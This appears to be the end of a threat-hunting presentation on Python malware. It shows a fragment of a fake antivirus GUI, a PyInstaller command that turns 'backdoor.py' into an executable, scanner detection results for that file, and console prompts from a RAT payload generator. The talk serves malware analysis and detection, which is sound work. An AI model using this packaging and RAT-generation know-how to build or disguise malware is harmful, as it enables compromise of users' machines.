    wscan.geometry("500x300")
    wscan.configure(bg="#334353")
    wscan.update()
    wscan.update()
    wscan.mainloop()
    datar = Entry(wscan,width = 300, bg = 'white')
    datar.pack()
    def scantext():
        apgh = datar.get()
        scanning(apgh)
        w40 = Tk()
        w40.title('Сканирование завершено.Результат')
        t1 = Label(w40,text='РЕЗУЛЬТАТ:')
        t1.pack()
        a3 = open(u'C:/dataAntivirus/scandata.txt')
        state2 = a3.read()


```

(Note: “Сканирование завершено.Результат” = “Scan completed. Results”)

Pyinstaller

Scripts can be compiled as portable apps:


```
C:\temp>pyinstaller --onefile backdoor.py
```

The screenshot shows a VirusShare analysis page for a file named 'backdoor.exe'. The file has a Community Score of 9/69. A prominent red warning message states: "9 security vendors and no sandboxes flagged this file as malicious". The file was created on 2022-04-13 at 15:00:54 UTC. The file type is EXE, and it is a 64-bit assembly overlay peexe. Below the file details, there are tabs for DETECTION, DETAILS, BEHAVIOR, CONTENT (which is selected), SUBMISSIONS, and COMMUNITY. Under the CONTENT tab, it says "Crowdsourced YARA Rules" and shows a warning about a rule from PyInstaller. The SECURITY vendors' analysis section lists results from various vendors:

Vendor	Result	Vendor	Result
Acronis (Static ML)	Suspicious	Antiy-AVL	Trojan/Generic.ASMalwS.34CE845
Cylance	Unsafe	Cynet	Malicious (score: 100)
Elastic	Malicious (moderate Confidence)	Malwarebytes	Backdoor.Agent.Python
McAfee-GW-Edition	BehavesLike.Win64.Generic.vc	Microsoft	Trojan:Win32/Sabsik.TE.B!ml
SentinelOne (Static ML)	Static AI - Suspicious PE	Ad-Aware	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected

RAT Generator

Python can also be used to generate payloads



```
Command Prompt - python f13433cc26702e7b6116e36629625cc798d0ad4b26aa782a551a38ec3dc8ab23.py
Enter the name you want to give to the final file:
File name: isc-rat-sample

Enter the token of the bot you will use to execute the RAT commands:
Bot token: THIS_IS_MY_SECRET_TOKEN

Creating File... \
Writing File... \

File has been correctly written to "temp/isc-rat-sample.py"
Convert your script into an executable (Y/N) ?
```

**Thank You!
And Happy Hunting!**

Q&A